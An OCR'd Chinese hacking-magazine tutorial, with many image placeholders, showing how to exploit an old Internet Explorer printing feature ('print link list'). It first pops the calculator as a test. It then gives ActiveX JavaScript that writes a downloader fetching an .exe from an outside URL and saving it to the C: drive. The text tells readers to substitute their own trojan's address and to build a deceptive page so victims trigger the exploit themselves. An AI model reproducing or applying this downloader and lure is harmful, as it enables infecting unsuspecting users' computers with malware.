





图1


点击“下一步”来到选择打印机类型的页面，我们可以选择“连接到此计算机的本地打印机”，同时把“自动检测并安装


即插即用打印机”前面的勾去掉，如图4。继续点击“下一步”，这时会要求我们选择安装打印机的端口，如图5，不用管它直接点击“下一步”，接着就会让我们选择安装打印机使用的软件，这里随便选择一个就可以了，如图6，接下来的安装就很简单了，一路狂点“下一步”就可以了，安装成功后会自动来到打印页面，现在我们就可以看到安装的虚拟打印机了，如图7。



图 2



图 3



图 4


图 5


图 6


图 7



图 8


图 9

接着选择“选项”，来到打印机框架页，将“打印链接列表”勾选上就可以进行测试了，如图8。点击“打印”按钮，是不是看到有什么东西跳出来了？是的，就是系统自带的计算器，如图9。简版的代码就测试完了，下面我们再来看有下载功能的代码和具体的利用方法，由于篇幅有限这里我只说一下主要的代码，完整的代码已收录到了光盘中，代码如下：

```
<script defer>
var ForWriting = 2;
var strFile = 'c:\\test2.js';
var objFSO = new ActiveXObject('Scripting.FileSystemObject');
var objStream = objFSO.OpenTextFile(strFile,ForWriting,true,false);
objStream.WriteLine('var objArgs =\'http://www.snight.org/test.exe\';');
objStream.WriteLine('var objargss =\'c:\\\\test.exe\';');
objStream.WriteLine('var sGet=new ActiveXObject(\'ADODB.Stream\');');
```

我们只要把代码中的http://snight.org/test.exe替换成自己的木马地址就可以了，由于这个漏洞的触发有些特别，我们最好是制作一个欺骗的页面，让用户自己来触发它，具体的页面我已经制作好了，如图10所示，当然大家也可以发挥自己的想像制作出一个更加完美的欺骗页面来。


图 10

（本文所涉及到的代码已收录到光盘中）

